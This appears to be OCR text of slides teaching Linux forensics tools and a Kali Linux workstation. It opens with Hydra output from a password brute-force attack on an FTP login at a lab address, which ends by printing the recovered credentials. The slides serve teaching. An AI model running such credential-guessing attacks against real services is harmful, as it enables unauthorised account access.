Hydra (http://www.thc.org/thc-hydra) starting at 2017-05-09 13:43:37
[WARNING] Restorefile (./hydra.restore) from a previous session found, to prevent ov
erwriting, you have 10 seconds to abort...
[DATA] max 1 task per 1 server, overall 64 tasks, 9027 login tries (l:1/p:9027), ~14
1 tries per task
[DATA] attacking service ftp on port 21
[VERBOSE] Resolving addresses ... done
[ATTEMPT] target 192.168.99.132 - login "DrChaos" - pass "Lakhani" - 1 of 9027 [chil
d 0]
[ATTEMPT] target 192.168.99.132 - login "DrChaos" - pass "getschwifty" - 2 of 9027 [
child 0]
^[[21][ftp] host: 192.168.99.132   login: DrChaos   password: getschwifty
[STATUS] attack finished for 192.168.99.132 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2017-05-09 13:44:27
```

Popular linux tools

Toolsuites for forensics


- FTK
- X-Ways
- EnCase
- Digital Forensics Framework (DFF) - with GUI and CLI in Kali - Write blocker, hash calculation, recovering hidden and deleted artifacts, volatile memory forensics
- **Volatility** - to analyze memory dumps
- **Autopsy** - case management, calibration tool, investigation tracking

Useful tools for Post-Morten forensics


- **hashdeep** - hashing
- **sha256sum** -hashing
- **exiftool** - to extract metadata
- **dcfldd -** similar to dd but more focused on forensics
- **foremost -** store drive data in folders
- **inHex** - to access lost/bad clusters
- **wxHexEditor** - to access lost/bad clusters
- **ddrescue** - to acquire hard disks with bad sector and recover

Linux Forensics Workstation with Kali

Kali.org


1 2 3 4
3:55
Favorites
Recently Used
All Applications
Settings
Usual Applications
01 - Information Gathering
02 - Vulnerability Analysis
03 - Web Application Analysis
04 - Database Assessment
05 - Password Attacks
06 - Wireless Attacks
07 - Reverse Engineering
08 - Exploitation Tools
09 - Sniffing & Spoofing
10 - Post Exploitation
11 - Forensics
12 - Reporting Tools
13 - Social Engineering Tools
42 - Kali & OffSec Links
Terminal Emulator
Root Terminal Emulator
File Manager
Text Editor
Web Browser
Kali Linux
Kali Docs
Kali Bugs
OffSec Training
Exploit Database
VulnHub
kali

Kali Linux Tool Cheat Sheet



Any Questions?

Thank you!